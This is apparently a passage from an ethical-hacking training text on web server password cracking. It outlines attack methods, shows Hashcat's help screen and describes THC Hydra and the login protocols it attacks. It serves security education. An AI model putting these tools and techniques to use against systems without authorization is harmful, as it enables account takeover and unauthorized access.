
Web Server Password Hacking

In this phase of web server hacking, an attacker attempts to crack web server passwords. The attacker may employ all possible techniques of password cracking to extract passwords, including password guessing, dictionary attacks, brute-force attacks, hybrid attacks, precomputed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience to crack passwords because some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Hashcat, THC Hydra, and Ncrack to crack web passwords and hashes.

- **Hashcat**

  Source: *https://hashcat.net*

  Hashcat is a cracker compatible with multiple OSs and platforms and can perform multi-hash (MD4, 5; SHA – 224, 256, 384, 512; RIPEMD-160; etc.), multi-device password cracking. The attack modes of this tool are straight, combination, brute force, hybrid dict + mask, and hybrid mask + dict.



```
C:\Users\Administrator\Desktop\hashcat-6.2.5>hashcat --help
hashcat (v6.2.5) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+=======================
 -m, --hash-type                | Num  | Hash-type, references below (otherwise autodetect)   | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --deprecated-check-disable |      | Enable deprecated plugins                            |
     --status                   |      | Enable automatic update of the status screen         |
     --status-json              |      | Enable JSON format for status output                 |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold         | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                  | Num  | Abort session after X seconds of runtime             | --runtime=10
     --session                  | Str  | Define specific session name                         | --session=mysession
     --restore                  |      | Restore session from --session                       |
     --restore-disable          |      | Do not write restore file                            |
     --restore-file-path        | File | Specific path to restore file                        | --restore-file-path=x.restore
 -o, --outfile                  | File | Define outfile for recovered hash                    | -o outfile.txt
     --outfile-format           | Str  | Outfile format to use, separated with commas         | --outfile-format=1,3
     --outfile-autohex-disable  |      | Disable the use of $HEX[] in output plains           |
     --outfile-check-timer      | Num  | Sets seconds between outfile checks to X             | --outfile-check=30
     --wordlist-autohex-disable |      | Disable the conversion of $HEX[] from the wordlist   |
 -p, --separator                | Char | Separator char for hashlists and outfile             | -p :
     --stdout                   |      | Do not crack a hash, instead print candidates only   |
```

Figure 13.36: Screenshot of Hashcat password cracker


- **THC Hydra**

  Source: *https://github.com*

  THC Hydra is a parallelized login cracker that can attack numerous protocols. This tool is a proof-of-concept code that provides researchers and security consultants the possibility to demonstrate how easy it would be to gain unauthorized remote access to a system.

  Currently, this tool supports the following protocols: Asterisk; Apple Filing Protocol (AFP); Cisco Authentication, Authorization, and Accounting (AAA); Cisco auth; Cisco enable; Concurrent Versions System (CVS); Firebird; FTP; HTTP-FORM-GET; HTTP-FORM-POST; HTTP-GET; HTTP-HEAD; HTTP-POST; HTTP-PROXY; HTTPS-FORM-GET; HTTPS-FORM-POST; HTTPS-GET; HTTPS-HEAD; HTTPS-POST; HTTP-Proxy; ICQ; Internet Message Access Protocol (IMAP); Internet Relay Chat (IRC); Lightweight Directory Access Protocol (LDAP); Memcached; MongoDB; Microsoft SQL Server; MySQL; Network Control Protocol (NCP); Network News Transfer Protocol (NNTP); Oracle Listener; Oracle system identifier (SID); Oracle; PC-Anywhere; personal computer Network File System (PC-NFS); POP3; Postgres; Radmin; Remote Desktop Protocol (RDP); Rexec; Rlogin; Rsh; Real Time Streaming Protocol (RTSP); SAP R/3; Session Initiation Protocol (SIP); Server Message Block (SMB); Simple Mail Transfer Protocol (SMTP); SMTP Enum; Simple Network Management Protocol (SNMP) v1+v2+v3; SOCKS5; SSH (v1 and v2); SSH key; Subversion;

TeamSpeak (TS2); Telnet; VMware-Auth; Virtual Network Computing (VNC); and Extensible Messaging and Presence Protocol (XMPP).

